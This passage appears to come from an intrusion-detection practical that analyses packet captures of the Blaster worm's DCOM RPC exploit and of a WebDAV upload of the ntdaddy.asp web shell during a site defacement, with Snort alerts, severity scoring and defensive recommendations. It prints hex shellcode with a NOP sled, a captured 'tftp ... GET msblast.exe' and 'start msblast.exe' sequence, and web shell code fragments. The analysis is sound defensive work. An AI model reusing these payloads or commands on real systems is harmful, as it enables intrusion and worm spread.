10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20  ........*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00  .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00  ................
20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00   ... ...MEOW....
A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  8..............F
00 00 00 00 F0 05 00 00 E8 05 00 00 00 00 00 00  ................
01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57  ............MEOW
E8 05 00 00 D8 00 00 00 00 00 00 00 02 00 00 00  ................
 -- Snipped to save space --
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 EB 19 5E 31 C9 81 E9 89 FF .........^1.....
```

```
-- Snipped to save space --
AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E 1D D4 .vj......z...~..
9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63 C5 7F .b..."...c...c..
C9 02 C5 7F E9 22 1F 4C D5 CD 6B B1 40 64 98 0B .....".L..k.@d..
77 65 6B D6 wek.
```

unsigned char request2[]={

```
20 00 00 00 00 00 00 00 20 00 00 00 5C 00 5C 00
```

Translated from hex to text:

```
                                           \      \
```

unsigned char request3[]={

```
5C 00 43 00 24 00 5C 00 31 00 32 00 33 00 34 00
35 00 36 00 31 00 31 00 31 00 31 00 31 00 31 00
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00
31 00 2E 00 64 00 6F 00 63 00 00 00
```

Translated from hex to text:

```
\      C      $      \      1      2      3      4
5      6      1      1      1      1      1      1
1      1      1      1      1      1      1      1
1      .      d      o      c
```

"MSBlast issues command to the remote command shell to use tftp and transfer MSBlast to the victim" (Ref http://www.linklogger.com/msblast.htm)

```
172.16.77.129:2924 -> 172.16.61.2:4444
Data In Length 39
74 66 74 70 20 2D 69 20 31 37 32 2E 31 36 2E 37    tftp -i 172.16.7
37 2E 31 32 39 20 47 45 54 20 6D 73 62 6C 61 93    7.129 GET msbla
78 74 2E 65 78 65 0A                               st.exe.
```

"Attempt to start the MSBlast worm on the victim"
(Ref http://www.linklogger.com/msblast.htm)

```
172.16.77.129:2924 -> 172.16.61.2:4444
TCP Data In Length 18
73 74 61 72 74 20 6D 73 62 6C 61 73 74 2E 65 78      start msblast.ex
65 0A                                                e.

172.16.77.129:2924 -> 172.16.61.2:4444
TCP Data In Length 12
6D 73 62 6C 61 73 74 2E 65 78 65 0A                  msblast.exe.
```

1.6. Correlations

Google, yahoo, and altavista search engines were used to perform many searches. The results are listed below.

CERT Coordination Center Advisory. "CA-2003-20 W32/Blaster Worm". 14 Aug 2003.
URL: http://www.cert.org/advisories/CA-2003-20.html

Common Vulnerabilities and Exposures (CVE). "CAN-2003-0352". 28 May 2003.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.

Common Vulnerabilities and Exposures (CVE). "CAN-2003-0528". 8 Jul 2003.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0528
Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed RPC request with a long filename parameter, a different vulnerability than CAN-2003-0352

(Blaster/Nachi) and CAN-2003-0715
Common Vulnerabilities and Exposures (CVE). "CAN-2003-0605". 25 Jul 2003. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0605 The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the __RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.
Common Vulnerabilities and Exposures (CVE). "CAN-2003-0715": 2 Sep 2003. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0715 Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed DCERPC DCOM object activation request packet with modified length fields, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0528.
Microsoft Security Bulletin. "MS03-039 Buffer Overrun in RPCSS Service could Allow Code Execution". 10 Sep 2003. URL: http://www.microsoft.com/technet/security/bulletin/MS03-039.asp
Symantec. "Microsoft DCOM RPC Worm". 18 Aug 2003. URL: https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf
Symantec. "W32.Blaster.Worm". 8 Oct 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

1.7. Evidence of Active Targeting

Since this exploit uses an algorithm that generates random numbers for use in determining targets, I'd have to say there's no evidence of active targeting.

1.8. Severity

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)	
Criticality: a measure of how critical the target system is.	**2** - Since the infected host was a workstation, I'd give it a fairly low rating of two.
Lethality: a measure of how severe the damage to the targeted system would be if the attack is successful.	**4** - The exploit can cause system instability and may even crash the workstation. I'd give this category a four, mostly because the worm targets random IP addresses that could include critical network servers.
System Countermeasures: a measure of the strength of the defensive mechanisms in place, on the targeted host itself.	**1** – The source was infected with Blaster worm and could exploit the DCOM RPC Interface Buffer Overflow Vulnerability. This indicates that the system was not updated with the latest (MS03-026) security patch, nor did it contain the latest antivirus signatures to detect or quarantine the worm.
Network Countermeasures: a measure of the strength of the defensive mechanisms employed on the network.	**2** - A snort rule did exist, and it did trip an alert when the packet contents matched the hex data contained in the rule signature.
Severity = (2 + 4) – (1 + 2) = **3**. The severity of this traffic is moderate.	

1.9. Defensive Recommendation

First, ensure that all available patches have been applied. Ensure a Snort rule containing the applicable signature is in place to assist in the detection of exploitation attempts targeting this issue. Also, recommend administrators audit outgoing TFTP connections (UDP/69) and traffic going to internal hosts on TCP/4444.

Block all TCP/IP ports that are not actually being used. For this reason, unless operationally required, TCP ports 135, 139, 445, and 593 and UDP ports 135, 137, 138, and 445 should be blocked at the network perimeter to mitigate the risk from theis vulnerability. Also recommend disabling COM Internet Services (CIS) and RPC over HTTP, which listens on ports 80 and 443.

Additionally, although firewall rules and border IDS systems are in place, if an infected system were introduced to the internal network (i.e. laptop), significant internal damage could be done.

1.10. Test Question

The MSBlast worm adds the value: "windows auto update"="msblast.exe" to which registry key.

A. HKEY_CURRENT_CONFIG\Software\Microsoft\Windows\CurrentVersion\Run
B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
C. HKEY_CURRENT_CONFIG\System\SERVICES\DCOM_RPC\Run
D. HKEY_LOCAL_MACHINE\SYSTEM\Setup\AllowStart\Rpcss\Run

Answer B.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

References

Altavista. "Search Engine". URL: http://www.altavista.com

CERT Coordination Center Advisory. "CA-2003-20 W32/Blaster Worm". 14 Aug 2003.
URL: http://www.cert.org/advisories/CA-2003-20.html

Common Vulnerabilities and Exposures (CVE). "DCOM Interface for MSRPC, CAN-2003-0352". 28 May 2003.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

Common Vulnerabilities and Exposures (CVE). "DCOM Interface in RPCSS, CAN-2003-0528". 8 Jul 2003.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0528

Common Vulnerabilities and Exposures (CVE). "RPC DCOM Interface, CAN-2003-0605". 25 Jul 2003.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0605

Common Vulnerabilities and Exposures (CVE). "DCOM Interface in RPCSS, CAN-2003-0715": 2 Sep 2003.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0715

Counterpane Internet Security. "Microsoft RPC DCOM Worm ". 11 Aug 2003. URL:
http://www.counterpane.com/alert-v20030811-001.html

GCIH Practical by Wayne Freeman. “An Analysis of the Microsoft RPC/DCOM Vulnerability“. 22 Sep 2003. URL: http://www.giac.org/practical/GCIH/Wayne_Freeman_GCIH.pdf

GCIH Practical by Brian Porter. “RPC-DCOM Vulnerability & Exploit “. 2 Nov 2003. URL: http://www.giac.org/practical/GCIH/Brian_Porter_GCIH.pdf

Google. “Search Engine”. URL: http://www.google.com

Joel Scambray, Stuart McClure and George Kurtz. “Hacking Exposed: Network Security Secrets and Solutions”. 2nd Edition. . 11 Oct 2000

Link Logger. “PortPeeker Capture of MSBlast Scan and Infection Attempt”. URL: http://www.linklogger.com/msblast.htm

Mailing list ARChives (MARC). “The Analysis of LSD's Buffer Overrun in Windows RPC Interface”. URL: http://marc.theaimsgroup.com/?l=bugtraq&m=105914789527294&q=raw

Microsoft Security Bulletin MS03-026. ”MSPRC Interface Could Allow Could Execution”. 10 Sep 2003. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-026.asp

Microsoft Security Bulletin. “MS03-039 Buffer Overrun in RPCSS Service could Allow Code Execution”. 10 Sep 2003. URL: http://www.microsoft.com/technet/security/bulletin/MS03-039.asp

Microsoft TechNet. “PSS Security Response Team Alert: W32.Blaster.worm”. 10 Sep 2003. URL: http://www.microsoft.com/technet/security/alerts/msblaster.asp

NFR Security. “Blasting Blaster-Detecting the MSRPC DCOM hole”. URL: http://www.nfr.com/newsletter/fall-03/BlastingBlaster-DetectingtheMSRPCDCOMhole.htm

Northcutt, Cooper, Fearnow, Fredrick. Intrusion Signatures and Analysis. New Riders. 2001. 1st Ed.

Northcutt, Stephen and Novak, Judy. “Network Intrusion Detection”. Sep 2002. 3rd Edition.

Roesch, Martin and Green, Chris. “Snort Users Manual”. 1 Jul 2003. Ver 2.0.1

Security Corporation. “Windows RPC DCOM Dos exploit”. 15 Sep 2003. URL: http://www.security-corporation.com/exploits-20030915-000.html

Snort Open Source Intrusion Detection. “Snort Rules Database”. URL: http://www.snort.org/snort-db/

Stanford University. “Windows RPC Vulnerabilities and Exploits”. 20 Nov 2003. URL: http://securecomputing.stanford.edu/win-rpc.html

Symantec. “Microsoft DCOM RPC Worm”. 18 Aug 2003. URL: https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf


Symantec. “W32.Blaster.Worm”. 8 Oct 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

Yahoo. “Search Engine”. URL: http://www.yahoo.com/

Detect 2 - “Web Page Defacement”

2.1. Source of the trace

The source is from an enterprise network that I monitor. Since this was based on an actual incident report, all IP addresses located within my network have been modified to reflect MY.NET.10.xxx. Additionally, actual dates and times were replaced with fictional data, in which I did try to keep time sequences intact (i.e. one-hour time span still equates to one-hour).



2.2. Detect was generated by

A proprietary custom written script was used to parse Snort data and generate the following partial Alerts listing.

SIGNATURE	DATE	HHMMSS	SOURCE IP	SOURCE PORT	DEST IP	DEST PORT
WEB_HTTP_NSIISLOG_[IN]	31112	044112	68.15.63.164	2599	MY.NET.10.29	80
NTdaddy_[OUT]	31112	210351	MY.NET.10.29	80	213.16.158.117	4539
NTdaddy_[OUT]	31112	210358	MY.NET.10.29	80	213.16.158.117	4540
Gateway_Cows_[OUT]	31112	220530	MY.NET.10.29	80	213.16.158.117	3044
Gateway_Cows_[OUT]	31112	220530	MY.NET.10.29	80	213.16.158.117	3044
Gateway_Cows_[OUT]	31112	220755	MY.NET.10.29	80	213.219.122.11	58451
Gateway_Cows_[OUT]	31112	220755	MY.NET.10.29	80	213.219.122.11	58449
Dell_Dudes_[OUT]	31112	220755	MY.NET.10.29	80	213.219.122.11	58451
Dell_Dudes_[OUT]	31112	220755	MY.NET.10.29	80	213.219.122.11	58449
Gateway_Cows_[OUT]	31112	220756	MY.NET.10.29	80	213.219.122.11	58456
Dell_Dudes_[OUT]	31112	220756	MY.NET.10.29	80	213.219.122.11	58456
Dell_Dudes_[OUT]	31112	220839	MY.NET.10.29	80	213.16.158.117	3072
Gateway_Cows_[OUT]	31112	220906	MY.NET.10.29	80	200.100.25.113	2639
Dell_Dudes_[OUT]	31112	220906	MY.NET.10.29	80	200.100.25.113	2639
Gateway_Cows_[OUT]	31112	220907	MY.NET.10.29	80	164.71.2.5	42341
Dell_Dudes_[OUT]	31112	220907	MY.NET.10.29	80	164.71.2.5	42341

Gateway_Cows_[OUT]	31112	221246	MY.NET.10.29	80	200.103.147.247	3168
Dell_Dudes_[OUT]	31112	221246	MY.NET.10.29	80	200.103.147.247	3168
Gateway_Cows_[OUT]	31112	222138	MY.NET.10.29	80	165.247.121.4	2633
Gateway_Cows_[OUT]	31112	223102	MY.NET.10.29	80	62.251.175.23	3642
Dell_Dudes_[OUT]	31112	223102	MY.NET.10.29	80	62.251.175.23	3642
Gateway_Cows_[OUT]	31112	223236	MY.NET.10.29	80	62.169.216.137	3559
Dell_Dudes_[OUT]	31112	223236	MY.NET.10.29	80	62.169.216.137	3559
Gateway_Cows_[OUT]	31112	223828	MY.NET.10.29	80	212.138.64.172	57757
Dell_Dudes_[OUT]	31112	223828	MY.NET.10.29	80	212.138.64.172	57757
Gateway_Cows_[OUT]	31112	232643	MY.NET.10.29	80	213.16.157.126	3357
Dell_Dudes_[OUT]	31112	232930	MY.NET.10.29	80	62.248.25.252	1376
Dell_Dudes_[OUT]	31112	233323	MY.NET.10.29	80	68.98.244.10	64930
Gateway_Cows_[OUT]	31112	233756	MY.NET.10.29	80	62.245.95.42	32856
Gateway_Cows_[OUT]	31112	235521	MY.NET.10.29	80	205.230.132.241	57610
Dell_Dudes_[OUT]	31112	235521	MY.NET.10.29	80	205.230.132.241	57610
Gateway_Cows_[OUT]	31112	235910	MY.NET.10.29	80	206.117.161.80	2266
Dell_Dudes_[OUT]	31112	235910	MY.NET.10.29	80	206.117.161.80	2266

As you can see, four custom written Snort rules were triggered. Three of them ("Dell_Dudes", "Gateway_Cows", and "NTdaddy") all matched based on the rule's Content and Nocase options using keywords of "dell dudes", "gateway cows", and "ntdaddy.asp". The fourth rule (WEB_HTTP_NSIISLOG) is a minor variation of the "standard" rule, and was also triggered on the Content option using the keyword "nsiislog.dll". As you may have already guessed, the actual hacker names were replaced with the "Dell Dudes" and "Gateway Cows" fictitious names.

The following contains partial packet level data that was generated with Snort version 1.8. Since the original packets exceeded 29 pages, many packets were "snipped" to save on space.

```
11/12-04: 41:12.666709 68.15.63.164:2259 -> MY.NET.10.29:80
TCP TTL:111 TOS:0x0 ID:15471 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0xC82AA4B5  Ack: 0xF93CC48C  Win: 0xFAF0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 6E 73 69  GET /scripts/nsi
69 73 6C 6F 67 2E 64 6C 6C 0D 0A 0D 0A           islog.dll....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/12-04:41:12.800539 MY.NET.10.92:80 -> 68.15.63.164:2599
TCP TTL:122 TOS:0x0 ID:41058 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xF93CCA40  Ack: 0xC82AA4D2  Win: 0xFFE2  TcpLen: 20
65 65 64 20 74 6F 20 73 6B 69 70 20 61 66 74 65  eed to skip afte
72 20 68 74 74 70 3A 2F 2F 2C 20 61 6E 64 20 67  r http://, and g
6F 20 74 6F 20 74 68 65 20 6E 65 78 74 20 73 6C  o to the next sl
61 73 68 0D 0A 09 64 69 73 70 6C 61 79 72 65 73  ash...displayres
75 6C 74 3D 44 6F 63 55 52 4C 2E 73 75 62 73 74  ult=DocURL.subst
72 69 6E 67 28 70 72 6F 74 6F 63 6F 6C 49 6E 64  ring(protocolInd
65 78 20 2B 20 33 20 2C 73 65 72 76 65 72 49 6E  ex + 3 ,serverIn
64 65 78 29 3B 0D 0A 0D 0A 09 49 6E 73 65 72 74  dex);.....Insert
45 6C 65 6D 65 6E 74 41 6E 63 68 6F 72 28 75 72  ElementAnchor(ur
6C 72 65 73 75 6C 74 2C 20 64 69 73 70 6C 61 79  lresult, display
72 65 73 75 6C 74 29 3B 0D 0A 7D 0D 0A 0D 0A 66  result);..}....f
75 6E 63 74 69 6F 6E 20 48 74 6D 6C 45 6E 63 6F  unction HtmlEnco
-- SNIPPED --
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-21:03:24.492230 213.16.158.117:4537 -> MY.NET.10.29:80
TCP TTL:111 TOS:0x0 ID:9516 IpLen:20 DgmLen:284 DF
***AP*** Seq: 0x203CEE65  Ack: 0x1D8988AC  Win: 0x2238  TcpLen: 20
48 45 41 44 20 2F 5F 76 74 69 5F 62 69 6E 2F 5F  HEAD /_vti_bin/_
76 74 69 5F 61 75 74 2F 6E 74 64 61 64 64 79 2E  vti_aut/ntdaddy.
61 73 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63  asp HTTP/1.1..Ac
63 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65  cept-Language: e
6C 2C 20 65 6E 2D 75 73 3B 71 3D 30 2E 35 0D 0A  l, en-us;q=0.5..
54 72 61 6E 73 6C 61 74 65 3A 20 66 0D 0A 43 6F  Translate: f..Co
6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 0D  ntent-Length: 0.
0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 69 63  .User-Agent: Mic
72 6F 73 6F 66 74 20 44 61 74 61 20 41 63 63 65  rosoft Data Acce
73 73 20 49 6E 74 65 72 6E 65 74 20 50 75 62 6C  ss Internet Publ
69 73 68 69 6E 67 20 50 72 6F 76 69 64 65 72 20  ishing Provider
44 41 56 20 31 2E 31 0D 0A 48 6F 73 74 3A 20 77  DAV 1.1..Host: w
77 77 2E 78 78 78 78 78 78 78 78 2E 79 79 79 2E  ww.xxxxxxxx.yyy.
6D 6D 6D 6D 2E 6D 69 6C 0D 0A 43 6F 6E 6E 65 63  mmmm.mil..Connec
74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65  tion: Keep-Alive
0D 0A 0D 0A                                      ....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
--SNIPPED--
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-21:03:45.760102 213.16.158.117:4539 -> MY.NET.10.29:80
TCP TTL:111 TOS:0x0 ID:9554 IpLen:20 DgmLen:269 DF
***AP*** Seq: 0x2061FF54  Ack: 0x1DAB5E87  Win: 0x2238  TcpLen: 20
50 55 54 20 2F 6E 74 64 61 64 64 79 2E 61 73 70  PUT /ntdaddy.asp
20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70   HTTP/1.1..Accep
74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6C 2C 20  t-Language: el,
65 6E 2D 75 73 3B 71 3D 30 2E 35 0D 0A 54 72 61  en-us;q=0.5..Tra
6E 73 6C 61 74 65 3A 20 66 0D 0A 43 6F 6E 74 65  nslate: f..Conte
6E 74 2D 4C 65 6E 67 74 68 3A 20 33 39 38 36 38  nt-Length: 39868
0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 69  ..User-Agent: Mi
63 72 6F 73 6F 66 74 20 44 61 74 61 20 41 63 63  crosoft Data Acc
65 73 73 20 49 6E 74 65 72 6E 65 74 20 50 75 62  ess Internet Pub
6C 69 73 68 69 6E 67 20 50 72 6F 76 69 64 65 72  lishing Provider
20 44 41 56 20 31 2E 31 0D 0A 48 6F 73 74 3A 20   DAV 1.1..Host:
77 77 77 2E 78 78 78 78 78 78 78 78 2E 79 79 79  www.xxxxxxxx.yyy
2E 6D 6D 6D 6D 2E 6D 69 6C 0D 0A 43 6F 6E 6E 65  .mmmm.mil..Conne
63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76  ction: Keep-Aliv
65 0D 0A 0D 0A                                   e....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-21:03:46.529956 213.16.158.117:4539 -> MY.NET.10.29:80
TCP TTL:111 TOS:0x0 ID:9557 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x20620BA1  Ack: 0x1DAB5F1A  Win: 0x21A5  TcpLen: 20
26 20 22 2E 22 29 0D 0A 63 61 73 65 20 22 53 65  & ".")..case "Se
74 46 69 6C 65 41 74 74 72 69 62 75 74 65 73 22  tFileAttributes"
0D 0A 6F 6E 20 65 72 72 6F 72 20 72 65 73 75 6D  ..on error resum
65 20 6E 65 78 74 0D 0A 69 66 20 46 69 6C 65 50  e next..if FileP
61 74 68 20 3C 3E 20 22 22 20 74 68 65 6E 0D 0A  ath <> "" then..
53 65 74 20 66 20 3D 20 66 73 2E 47 65 74 46 69  Set f = fs.GetFi
6C 65 28 46 69 6C 65 50 61 74 68 29 0D 0A 73 65  le(FilePath)..se
6C 65 63 74 20 63 61 73 65 20 66 2E 61 74 74 72  lect case f.attr
69 62 75 74 65 73 0D 0A 63 61 73 65 20 30 0D 0A  ibutes..case 0..
46 69 6C 65 41 74 74 72 69 62 75 74 65 73 20 3D  FileAttributes =
20 22 4E 6F 72 6D 61 6C 22 0D 0A 63 61 73 65 20   "Normal"..case
--SNIPPED--
3D 20 22 43 6F 6D 70 72 65 73 73 65 64 22 0D 0A  = "Compressed"..
63 61 73 65 20 65 6C 73 65 0D 0A 46 69 6C 65 41  case else..FileA
74 74 72 69 62 75 74 65 73 20 3D 20 66 2E 61 74  ttributes = f.at
74 72 69 62 75 74 65 73 0D 0A 65 6E 64 20 73 65  tributes..end se
6C 65 63 74 0D 0A 65 6E 64 20 69 66 20 20 0D 0A  lect..end if  ..
72 65 73 70 6F 6E 73 65 2E 77 72 69 74 65 28 22  response.write("
3C 66 6F 72 6D 20 6E 61 6D 65 3D 66 72 6D 46 69  <form name=frmFi
6C 65 41 74 74 72 69 62 75 74 65 73 20 61 63 74  leAttributes act
69 6F 6E 3D 6E 74 64 61 64 64 79 2E 61 73 70 20  ion=ntdaddy.asp
6D 65 74 68 6F 64 3D 70 6F 73 74 3E 22 29 0D 0A  method=post>")..
72 65 73 70 6F 6E 73 65 2E 77 72 69 74 65 28 22  response.write("
--SNIPPED__
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-21:03:47.854554 213.16.158.117:4539 -> MY.NET.10.29:80
TCP TTL:111 TOS:0x0 ID:9564 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x2062338D  Ack: 0x1DAB5F1A  Win: 0x21A5  TcpLen: 20
74 46 69 6C 65 22 29 0D 0A 54 65 78 74 43 72 65  tFile")..TextCre
61 74 65 46 6F 72 6D 61 74 20 3D 20 52 65 71 75  ateFormat = Requ
65 73 74 2E 66 6F 72 6D 28 22 6F 70 74 55 6E 69  est.form("optUni
63 6F 64 65 22 29 0D 0A 69 66 20 74 65 78 74 63  code")..if textc
72 65 61 74 65 66 6F 72 6D 61 74 20 3D 20 22 54  reateformat = "T
52 55 45 22 20 74 68 65 6E 0D 0A 74 65 6D 70 6D  RUE" then..tempm
73 67 3D 22 55 6E 69 63 6F 64 65 22 0D 0A 65 6C  sg="Unicode"..el
73 65 0D 0A 74 65 6D 70 6D 73 67 3D 22 41 53 43  se..tempmsg="ASC
--SNIPPED--
65 63 74 22 29 0D 0A 53 65 74 20 64 63 20 3D 20  ect")..Set dc =
66 73 2E 44 72 69 76 65 73 0D 0A 53 68 6F 77 44  fs.Drives..ShowD
72 69 76 65 49 6E 66 6F 3D 52 65 71 75 65 73 74  riveInfo=Request
2E 46 6F 72 6D 28 22 63 68 6B 53 68 6F 77 44 72  .Form("chkShowDr
69 76 65 49 6E 66 6F 22 29 0D 0A 72 65 73 70 6F  iveInfo")..respo
6E 73 65 2E 77 72 69 74 65 28 22 3C 66 6F 72 6D  nse.write("<form
20 6E 61 6D 65 3D 6C 73 74 44 72 69 76 65 73 20   name=lstDrives
61 63 74 69 6F 6E 3D 6E 74 64 61 64 64 79 2E 61  action=ntdaddy.a
73 70 20 6D 65 74 68 6F 64 3D 70 6F 73 74 3E 22  sp method=post>"
29 0D 0A 72 65 73 70 6F 6E 73 65 2E 77 72 69 74  )..response.writ
65 28 22 3C 74 61 62 6C 65 20 62 6F 72 64 65 72  e("<table border
3D 35 20 63 65 6C 6C 73 70 61 63 69 6E 67 3D 31  =5 cellspacing=1
20 63 65 6C 6C 70 61 64 64 69 6E 67 3D 33 20 62   cellpadding=3 b
--SNIPPED—
30 30 30 3E 3C 62 3E 3C 75 3E 54 79 70 65 3C 2F  000><b><u>Type</
75 3E 3C 62 3E 3C 2F 74 64 3E 22 29 0D 0A 72 65  u><b></td>")..re
73 70 6F 6E                                      spon
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
--SNIPPED--
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-21:03:51.272723 MY.NET.10.29:80 -> 213.16.158.117:4539
TCP TTL:122 TOS:0x0 ID:35690 IpLen:20 DgmLen:369 DF
***AP*** Seq: 0x1DAB5F1A  Ack: 0x20629BF5  Win: 0xFE3F  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 32 30 31 20 43 72 65  HTTP/1.1 201 Cre
61 74 65 64 0D 0A 53 65 72 76 65 72 3A 20 4D 69  ated..Server: Mi
63 72 6F 73 6F 66 74 2D 49 49 53 2F 35 2E 30 0D  crosoft-IIS/5.0.
0A 44 61 74 65 3A 20 53 61 74 2C 20          .Date: Sat, Mon Day
                 20 32 31 3A 30 33 3A 33 31     2003 21:03:31
20 47 4D 54 0D 0A 4D 69 63 72 6F 73 6F 66 74 4F   GMT..MicrosoftO
66 66 69 63 65 57 65 62 53 65 72 76 65 72 3A 20  fficeWebServer:
35 2E 30 5F 50 75 62 0D 0A 58 2D 50 6F 77 65 72  5.0_Pub..X-Power
65 64 2D 42 79 3A 20 41 53 50 2E 4E 45 54 0D 0A  ed-By: ASP.NET..
4C 6F 63 61 74 69 6F 6E 3A 20 68 74 74 70 3A 2F  Location: http:/
2F 77 77 77 2E 78 78 78 78 78 78 78 2E 79 79     /www.xxxxxxxx.yy
79 2E 6D 6D 6D 6D 2E 6D 69 6C 2F 6E 74 64 61 64  y.mmmm.mil/ntdad
64 79 2E 61 73 70 0D 0A 43 6F 6E 74 65 6E 74 2D  dy.asp..Content-
4C 65 6E 67 74 68 3A 20 30 0D 0A 41 6C 6C 6F 77  Length: 0..Allow
3A 20 4F 50 54 49 4F 4E 53 2C 20 54 52 41 43 45  : OPTIONS, TRACE
2C 20 47 45 54 2C 20 48 45 41 44 2C 20 44 45 4C  , GET, HEAD, DEL
45 54 45 2C 20 50 55 54 2C 20 50 4F 53 54 2C 20  ETE, PUT, POST,
43 4F 50 59 2C 20 4D 4F 56 45 2C 20 50 52 4F 50  COPY, MOVE, PROP
46 49 4E 44 2C 20 50 52 4F 50 50 41 54 43 48 2C  FIND, PROPPATCH,
20 53 45 41 52 43 48 2C 20 4C 4F 43 4B 2C 20 55   SEARCH, LOCK, U
4E 4C 4F 43 4B 0D 0A 0D 0A                       NLOCK....
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-21:03:51.700484 213.16.158.117:4539 -> MY.NET.10.29:80
TCP TTL:111 TOS:0x0 ID:9583 IpLen:20 DgmLen:266 DF
***AP*** Seq: 0x20629BF5  Ack: 0x1DAB6063  Win: 0x205C  TcpLen: 20
48 45 41 44 20 2F 6E 74 64 61 64 64 79 2E 61 73  HEAD /ntdaddy.as
70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65  p HTTP/1.1..Acce
